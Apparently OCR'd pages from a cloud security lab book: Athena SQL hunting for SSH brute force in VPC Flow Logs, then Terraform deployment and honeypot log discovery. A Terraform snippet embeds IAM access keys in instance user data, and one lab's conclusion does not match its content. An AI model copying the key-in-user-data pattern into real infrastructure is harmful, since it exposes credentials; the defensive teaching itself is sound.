
When in the Athena main page, are in the Query Editor. It should look like the following page:



Next, click on the "Workgroup" links from the left menu.



Select the "sec541" radio button and select the "switch workgroup" link from the Actions menu. Now you are using the `sec541` workbook.



Return to the Query Editor from the left hand menu.

3. Now, we can run some queries. In the "New Query" tab in the middle of the page, we can create new queries and execute them. New tabs can be opened to save, or rerun queries. We can just use the same tab.

   Let's query all the rows that have SSH traffic. We know from our research above in ATT&CK that SSH service is usually connecting to port 22 on the server. VPC Flow Logs only shows us the metadata about a traffic, and not the traffic itself. We are just going to have to assume all port 22 traffic is SSH traffic. The SQL Query would look something like this:


> **note**
>
> If you want to look at logs from the past, make sure you change the date from `current_date` to the date you want to query, such as `DATE('2021-01-01')`.

Get 10 rows of vpc_flow_logs

```
SELECT *
FROM vpc_flow_logs
WHERE
(destinationport = 22)
LIMIT 10
```

When you run the command, you should see no more than VPC Flow logs showing attempts to SSH into our systems.

> **Note**
>
> Depending on how fast you ran the query since the infrastructure was built, you may have fewer than 10 results.



Limiting to 10 so we can look at what we have easier. Run this command on the Web console and look at what is returned.

Likely, you probably saw a bunch of data. Now what? Is this bad? Take a look at the private IP address--maybe it is 10.0.0.64. What EC2 is that? The web server is probably getting a lot of hits because it is sitting on the internet and being scanned.


4. From our brute force attack earlier has made it to the S3 bucket, we should be able to run the query just with our IP.

> **Get IP Address**
>
> On the `Inspector Workstation`, run this command to determine the IP address
>
> ```
> dig +short myip.opendns.com @resolver1.opendns.com
> ```
>
> > **Sample Results**
> >
> > ```
> > 54.173.152.38
> > ```

Now, let us only pull back the VPC Flow Logs that show an SSH traffic from our virtual machine.

Get 10 rows where the previous IP address attempted to SSH

```
SELECT *
FROM vpc_flow_logs
WHERE
(sourceaddress = '54.173.152.38') AND
(destinationport = 22)
LIMIT 10
```



version	account	interfaceid	sourceaddress	destinationaddress	sourceport	destinationport	protocol	numpackets	numbyt
2	087386143427	eni-0c1cc93a0dc91f258	54.173.152.38	10.0.0.57	47954	22	6	13	1883
2	087386143427	eni-0c1cc93a0dc91f258	54.173.152.38	10.0.0.57	47876	22	6	13	1899
2	087386143427	eni-0c1cc93a0dc91f258	54.173.152.38	10.0.0.57	47994	22	6	13	1883
2	087386143427	eni-0c1cc93a0dc91f258	54.173.152.38	10.0.0.57	47646	22	6	12	1831
2	087386143427	eni-0c1cc93a0dc91f258	54.173.152.38	10.0.0.57	48044	22	6	13	1883

If nothing comes up


There is a delay between when you did the brute force and when we can see it in VPC Flow Logs. If you do not have traffic, then give it some time and check again. 15 minutes at the most should do it.

5. Threat Hunting is usually all about finding outliers in data. SQL supports a number of different ways to compute, group, filter, and display data. For simplicity of this lab, let's see if we can find a source addresses that seems to be the most chatty, which is likely a brute force attack.

   This query will gather all the VPC Flow Logs for today, where the destination of the communication is port 22 (SSH), grouped by the source IP that is generating all the flow data, and order them by the source IP that has generated the most traffic. The SQL Query is fairly straight forward.

Get the number of SSH attempts from each sourceaddress

```
SELECT sourceaddress, count(*) as total
FROM vpc_flow_logs
WHERE
(destinationport = 22)
group by distinct sourceaddress
ORDER by total desc
```



Success! We can use this simple SQL Query to start expanding our queries, adding filters, or potentially combining multiple queries together.

6. Your IP address should have the most SSH login attempts. However, you will likely see other servers on the internet trying to know on your EC2's front door. You could hop over to an IP Address Lookup Site[10] and see what part of the world they are coming from.

Try These Queries

There are a lot of other analytics you may want to run with VPC Flow Logs. VPC Flow Logs will not tell the whole story of what is happening in your environment, but it can give indicators, hints, or corroborative evidence. Try some analytics on your own.

Communication to and from the Web server

Remember, each flow log is metadata about a set of packets in a single direction. To see traffic in both directions, you need to see both directions

```
Change to the web server's public IP address
```

Click to Answer

```
SELECT *
FROM vpc_flow_logs
WHERE
(destinationaddress = '54.225.48.159')
OR (sourceaddress = '54.225.48.159')
```

Least used port below 1024

Your environment should have a ton of 443 traffic, some SSH and RDP, maybe some port 80? But if an attacker were to manipulate a security group to talk out a little used port, you may not detect it, as described in ATT&CK T1571.[11] Find the least trafficked ports, where the VPC Flow Log action is "ACCEPT"

Click to Answer

```
SELECT destinationport, count(*) as total
FROM vpc_flow_logs
WHERE destinationport < 1024
AND action='ACCEPT'
group by distinct destinationport
ORDER by total ASC
LIMIT 50
```

Note

What are you seeing in your results? You may be getting some one off, single packets to low port. This is part of the problem with network analytics, it can be time consuming to run down all these leads.

Rejected Traffic

In the theme of the "brute force" investigation, what about the most talkative IPs that are hitting closed security ports?

Click for Answer

```
SELECT sourceaddress, destinationaddress,  count(*) count, action
FROM vpc_flow_logs
WHERE action = 'REJECT'
GROUP BY sourceaddress, destinationaddress, action
ORDER BY count desc LIMIT 25
```

Rejected Traffic from inside the VPC

Getting a lot of people scanning? That's to be expected. How about rejected traffic but the source is inside your VPC?

Click for Answer

```
SELECT sourceaddress, destinationaddress,  count(*) count, action
FROM vpc_flow_logs
WHERE action = 'REJECT'
AND sourceaddress LIKE '10.0.%'
GROUP BY sourceaddress, destinationaddress, action
ORDER BY count desc LIMIT 25
```

Top 20 Talkers by Data

What source addresses sent the most data?

Click for Answer

```
SELECT sourceaddress, sum(numbytes) as bytes
FROM vpc_flow_logs
GROUP BY sourceaddress
ORDER BY bytes desc limit 20
```

This is a hard one!

Okay, now let's take the previous query and really make it bigger. Get the total bytes per destination address and total bytes per source address, then print the top IPs (source or destination) talkers.

For the provided solution, you will need to UNION a query, you will do a "SELECT FROM" another query, and you will use "GROUP BY 1", which means `group by that first column`

Click for Answer

```
SELECT ip, sum(bytes) as total_bytes
FROM (
  SELECT destinationaddress as ip,sum(numbytes) as bytes
  FROM vpc_flow_logs
  GROUP BY 1
  UNION ALL SELECT sourceaddress as ip,sum(numbytes) as bytes
  FROM vpc_flow_logs
  GROUP BY 1
)
GROUP BY ip
ORDER BY total_bytes DESC LIMIT 10
```

Hopefully that gives you some ideas for how to use Athena against network traffic in AWS.

Further Reading

Athena SQL queries can be powerful, but can be expensive. It's best to limit the size of the queries by partitioning the tables based on the date. This at least lowers the likelihood of an out of control query. AWS has a page in the Athena User Guide[12] that describes partitioning. There are write-ups on the internet that describe how to automate this daily partition.

Athena query engine is based on the Presto engine. The Athena Presto Page[13] can provide more information about the complicated and comprehensive queries that could be created with Athena.

Late in 2020, AWS announced Athena Engine V2.[14] The analytics we ran today will be using the Version 2 engine.

The AWS CLI has a really strange command for EC2s that creates a CloudFormation template that will build an Athena workspace with analytics for VPC Flow Logs. Check it out as part of the EC2 service.[15] Is the AWS CLI creating a CloudFormation template to test VPC Flow Logs and Athena? That is unique. But it does demonstrate how common queries can be created with CloudFormation and deployed.

Conclusion

In this lab, we showed how AWS API calls, or interactions with the management plane of AWS, can be viewed in CloudTrail. We leveraged the jq tool to perform more granular filtering. We also set up CloudTrail security Trail for future labs.

---

1. https://attack.mitre.org/techniques/T1110/
2. https://attack.mitre.org/techniques/T1110/
3. https://attack.mitre.org/techniques/T1110/001/
4. https://attack.mitre.org/techniques/T1110/003/
5. https://github.com/vanhauser-thc/thc-hydra
6. https://nmap.org/ncrack/
7. https://nmap.org/
8. https://nmap.org/nsedoc/scripts/ssh-brute.html
9. http://bucket-name.s3-website-region.amazonaws.com/
10. https://www.ip2location.com/demo/2601:47:4381:d270:132:7690:403f:8b39
11. https://attack.mitre.org/techniques/T1571/
12. https://docs.aws.amazon.com/athena/latest/ug/partitions.html
13. https://docs.aws.amazon.com/athena/latest/ug/presto-functions.html
14. https://aws.amazon.com/about-aws/whats-new/2020/11/amazon-athena-announces-availability-of-engine-version-2/
15. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/ec2/get-flow-logs-integration-template.html

Lab 2.1: Deploy Section 2 Environment

Objectives

Estimated Time: 30 minutes

- Review Terraform code to discover new resources
- Uncover new log sources to be used in future labs
- Deploy Section 2 infrastructure

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

Review Terraform Code

Up to this point, you were using CloudFormation as your Infrastructure as Code (IaC) solution to deploy your environment components. For section 2, you will explore and utilize Terraform to deploy a number of resources in AWS. Given the Terraform code, how can you determine what is to be deployed? More importantly, how do you know that, of those deployed resources, that these resources are generating the appropriate log data to adequately defend your cloud environment?

1. Navigate to the `~/labs/sec541-labs/lab-terraform` directory and take a look at the `.tf` files. Files with this extension will be leveraged by Terraform to deploy or modify resources in your target environment (AWS in this case).

Command Line

```
cd ~/labs/sec541-labs/lab-terraform
ls -la *.tf
```

Sample Results

```
-rw-rw-r-- 1 ec2-user ec2-user 1597 May 23 14:34 compute.tf
-rw-rw-r-- 1 ec2-user ec2-user 1308 May 23 14:34 iam.tf
-rw-rw-r-- 1 ec2-user ec2-user  303 May 23 14:34 main.tf
-rw-rw-r-- 1 ec2-user ec2-user 3843 May 23 14:34 network.tf
-rw-rw-r-- 1 ec2-user ec2-user 3587 May 23 14:34 storage.tf
-rw-rw-r-- 1 ec2-user ec2-user  100 May 23 14:34 variables.tf
```

2. A block of code starting with `resource` in any of these files indicate when Terraform will deploy a new resource into your target account. Rather than looking through each of those files individually, is there a method to capture just the deployed resources?

Click to reveal answer

```
grep ^resource *.tf
```

Sample Results

```
compute.tf:resource "aws_instance" "canary" {
compute.tf:resource "aws_instance" "kubernetes-cluster" {
iam.tf:resource "aws_iam_user" "sec541_web_svc" {
iam.tf:resource "aws_iam_access_key" "sec541_web_svc_key" {
iam.tf:resource "aws_iam_user_policy" "sec541_web_svc_s3eks" {
iam.tf:resource "aws_iam_role" "k3s-cloudwatch" {
iam.tf:resource "aws_iam_role_policy_attachment" "k3s-attachment" {
iam.tf:resource "aws_iam_instance_profile" "k3s-instance-profile" {
network.tf:resource "aws_security_group" "canary-sg" {
network.tf:resource "aws_security_group" "kubernetes-sg" {
network.tf:resource "aws_lb" "web-elb" {
network.tf:resource "aws_lb_listener" "web-frontend" {
network.tf:resource "aws_lb_target_group" "web-tg" {
network.tf:resource "aws_lb_target_group_attachment" "web-attach" {
network.tf:resource "aws_lb" "dashboard-elb" {
network.tf:resource "aws_lb_listener" "dashboard-frontend" {
network.tf:resource "aws_lb_target_group" "dashboard-tg" {
network.tf:resource "aws_lb_target_group_attachment" "dashboard-attach" {
storage.tf:resource "null_resource" "alter-ct-config" {
storage.tf:resource "random_string" "random" {
storage.tf:resource "aws_s3_bucket" "sec541_proprietary" {
storage.tf:resource "aws_s3_bucket" "sec541_webcode" {
storage.tf:resource "aws_s3_bucket" "sec541_access_logs" {
storage.tf:resource "aws_s3_bucket" "sec541_s3_access_logs" {
storage.tf:resource "aws_s3_bucket_policy" "sec541_elb_access" {
storage.tf:resource "aws_s3_bucket_object" "webcode" {
storage.tf:resource "aws_s3_bucket_object" "casefiles" {
```

3. It appears that Terraform, if deploying these systems, will generate the following resources:

   - Two new AWS EC2 instances
   - Two new Elastic Load Balancers (ELB)
   - An IAM role to support AWS CloudWatch communication
   - An AWS IAM user and access key
   - An AWS VPC Security Group
   - Four new AWS S3 buckets

Determine New Log Sources

1. Before you deploy this Terraform code with all of these new resources, you may want to check if appropriate logging of this environment is in place. Of course, we have not discussed several of these solutions up to this point, so you may be left with looking into what you feel is a critical service and peruse the Terraform code looking for some logging keywords.
2. Let's focus on what may appear to be some of the more critical resources (of course, a discussion with the operations team or other security team members would be a much better approach):
   - AWS EC2 instance supporting a Kubernetes cluster deployment
   - AWS S3 bucket with `proprietary` in the name
3. There are two Terraform files that contain the configuration for these components: `compute.tf` and `storage.tf`.
4. Take a look first at `compute.tf`. Do you see any references to logging configuration?

Click to reveal

After running `cat compute.tf`, you may have found the following lines:

```
<snip>

resource "aws_instance" "kubernetes-cluster" {
  ami                         = data.aws_ami.ubuntu.id
  associate_public_ip_address = true
  instance_type               = "t2.small"
  subnet_id                   = data.aws_subnet.baker-subnet-1.id
  iam_instance_profile        = aws_iam_instance_profile.k3s-instance-profile.name
  key_name                    = "cloudsecurity"
  user_data_base64            = base64encode(replace(replace(replace(replace(file("${path.module}/userdata/
k3s.sh"),"ACCESSKEY","${base64encode(aws_iam_access_key.sec541_web_svc_key.id)}"),"SECRETKEY","$
{base64encode(aws_iam_access_key.sec541_web_svc_key.secret)}"),"BUCKET",base64encode(aws_s3_bucket.sec541_web
  vpc_security_group_ids      = [aws_security_group.kubernetes-sg.id]
  tags = {
    "Name" = "Kubernetes-Cluster"
  }
}
```

There is nothing apparent here, but being a Kubernetes deployment, there is some userdata which references the file `userdata/k3s.sh`. Review that file as follows to see if there is any reference to logging that may be in place.

```
cat ~/labs/sec541-labs/lab-terraform/userdata/k3s.sh
```

Sample Results

```
<snip>

kubectl create configmap fluent-bit-cluster-info --from-literal=cluster.name=kubernetes-cluster --from-
literal=http.server=On --from-literal=http.port=2020 --from-literal=read.head=Off --from-
literal=read.tail=On --from-literal=logs.region=REGION -n amazon-cloudwatch
kubectl apply -f https://raw.githubusercontent.com/aws-samples/amazon-cloudwatch-container-insights/
latest/k8s-deployment-manifest-templates/deployment-mode/daemonset/container-insights-monitoring/fluent-
bit/fluent-bit.yaml
```

It looks like there is a Fluent Bit deployment referenced during the EC2 instance deployment. That means that you may be able to work with some Kubernetes logs.

5. Next, take a look at `storage.tf` and see if any logging is being conducted for the bucket starting with `sec541-proprietary`.

Click to reveal

After running `cat storage.tf`, you may have found the following lines:

```
<snip>

resource "aws_s3_bucket" "sec541_proprietary" {
bucket        = "sec541-proprietary-${random_string.random.result}"
acl           = "private"
force_destroy = true
logging {
    target_bucket = aws_s3_bucket.sec541_s3_access_logs.id

<snip>
```

This one is more obvious. The configuration block of `logging` appears to tell you that this bucket will be logged and looks like another AWS S3 bucket is the target storing these logs.

If you have not used Terraform before, you can reference existing or "to-be-deployed" resources as part of a configuration value like you see here with `aws_s3_bucket.sec541_s3_access_logs.id`. This line means that the target bucket is one that is also created during this Terraform deployment.

6. There is **much** more logging happening that what we have seen so far, but there is a lot of discussion to be had first (and many more labs utilizing this data) in our second book. Now off to deploy these Terraform-managed resources!

Deploy Terraform-Managed Resources

1. The hardest part of Terraform, by far, is the creation of those `.tf` files. Deploying is quite simple, but first, explore what options you have from the Terraform binary on your system--located at `/bin/terraform`.

Click to reveal

```
terraform -help
```

Sample Results

```
Usage: terraform [global options] <subcommand> [args]

The available commands for execution are listed below.
The primary workflow commands are given first, followed by
less common or more advanced commands.

Main commands:
init          Prepare your working directory for other commands
validate      Check whether the configuration is valid
plan          Show changes required by the current configuration
apply         Create or update infrastructure
destroy       Destroy previously-created infrastructure

All other commands:
console       Try Terraform expressions at an interactive command prompt
fmt           Reformat your configuration in the standard style
force-unlock  Release a stuck lock on the current workspace
get           Install or upgrade remote Terraform modules
graph         Generate a Graphviz graph of the steps in an operation
import        Associate existing infrastructure with a Terraform resource
login         Obtain and save credentials for a remote host
logout        Remove locally-stored credentials for a remote host
output        Show output values from your root module
providers     Show the providers required for this configuration
refresh       Update the state to match remote systems
show          Show the current state or a saved plan
state         Advanced state management
taint         Mark a resource instance as not fully functional
test          Experimental support for module integration testing
untaint       Remove the 'tainted' state from a resource instance
version       Show the current Terraform version
workspace     Workspace management

Global options (use these before the subcommand, if any):
-chdir=DIR    Switch to a different working directory before executing the
                given subcommand.
-help         Show this help output, or the help for a specified subcommand.
-version      An alias for the "version" subcommand.
```

2. To deploy resources via Terraform, only two of those options you discovered are needed: `terraform init` and `terraform apply`. Let's first run `terraform init` to prepare our directory for this deployment as well as have Terraform pull down any necessary binaries to make this deployment successful.

Command line

```
terraform init
```

Sample Results

```
Initializing the backend...

Initializing provider plugins...
- Finding hashicorp/aws versions matching "~> 3.0"...
- Finding latest version of hashicorp/random...
- Finding latest version of hashicorp/null...
- Installing hashicorp/aws v3.42.0...
- Installed hashicorp/aws v3.42.0 (signed by HashiCorp)
- Installing hashicorp/random v3.1.0...
- Installed hashicorp/random v3.1.0 (signed by HashiCorp)
- Installing hashicorp/null v3.1.0...
- Installed hashicorp/null v3.1.0 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
```

3. By default, if you were to apply this configuration, it would deploy into `us-east-2` and this may not be the region you are using. To deploy into the correct location, use instance metadata to acquire your region.

Command line

```
REGION=$(curl -s http://169.254.169.254/latest/dynamic/instance-identity/document | jq -r .region)
echo "Your region is: $REGION"
```

Sample Results

Your region will vary, of course.

```
Your region is: us-east-2
```

4. Now that Terraform is ready to go, it is time to deploy our resources!

> **Warning**
>
> This deployment will take roughly 5 minutes to complete.

Command line

```
terraform apply -var="aws_region=$REGION"
```

When prompted to `Enter a value:`, type `yes` and press `Enter`.

Sample Results

```
<snip>

aws_lb.web-elb: Creation complete after 2m1s [id=arn:aws:elasticloadbalancing:us-
east-2:012345678910:loadbalancer/app/web-elb/1353e609591e6fee]
aws_lb_listener.web-frontend: Creating...
aws_lb_listener.dashboard-frontend: Creation complete after 0s [id=arn:aws:elasticloadbalancing:us-
east-2:012345678910:listener/app/dashboard-elb/897c7f7de4caf6c7/f51b651651d32a31]
aws_lb_listener.web-frontend: Creation complete after 0s [id=arn:aws:elasticloadbalancing:us-
east-2:012345678910:listener/app/web-elb/1353e609591e6fee/926407e8440b5022]

Apply complete! Resources: 31 added, 0 changed, 0 destroyed.
```

Conclusion

The Terraform installation might take some time (~5 minutes). If you look around your AWS account, you should find the following new resources:

- 2x AWS Elastic Compute Cloud (EC2) instances
  - One named **Canary**
  - One named **Kubernetes-Cluster**
- 4x AWS S3 buckets with the same random suffix
  - **sec541-elb-access-[suffix]**
  - **sec541-proprietary-[suffix]**
  - **sec541-s3-access-[suffix]**
  - **sec541-webcode-[suffix]**
- New AWS IAM User with Access Key configuration (**web-svc**)

Exploring Further

The Terraform AWS documentation[1] is a great place to learn about Terraform and its configuration elements to ensure that any cloud engineers in your organization are deploying resources with proper logging in mind.

1. https://registry.terraform.io/providers/hashicorp/aws/latest/docs

Lab 2.2: Host Log Discovery

Objectives

Estimated Time: 30 minutes

- Connect to newly-deployed **Canary** instance
- Determine the appropriate log data to collect from the system
- Install `auditd` to collect even more data
- Bonus: Review **SSH authentication** attacks against your **Canary** instance

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

[x] Lab 2.1: Deploy Section 2 Environment

Connect to Canary Instance

1. If you remember from the last lab, a new system was deployed into your AWS environment with the name of **Canary**. This system will have two main purposes:
   - Be used as a development system to test log agent configurations.
   - Collect threat intelligence from real-world attackers by acting as a low-interaction honeypot.
2. To connect to this system, you need to use the same SSH key that you created during lab 1.1 on your **Inspector-Workstation** instance as well as the public IP address of the **Canary** instance. First, find the proper key on your **Inspector-Workstation** instance.

> **Click to reveal**
>
> Discover SSH key:
>
> ```
> ls -l ~/.ssh/
> ```

Sample Results

```
total 20
-rw------- 1 ec2-user ec2-user    0 May  5 11:31 authorized_keys
-rw------- 1 ec2-user ec2-user 1679 May  5 11:34 cloudsecurity.pem
-rw-r--r-- 1 ec2-user ec2-user  120 May  4 21:17 config
-rw-r--r-- 1 ec2-user ec2-user  799 May  5 12:33 known_hosts
-rw------- 1 ec2-user ec2-user 1675 May  4 21:17 labs-G02.pem
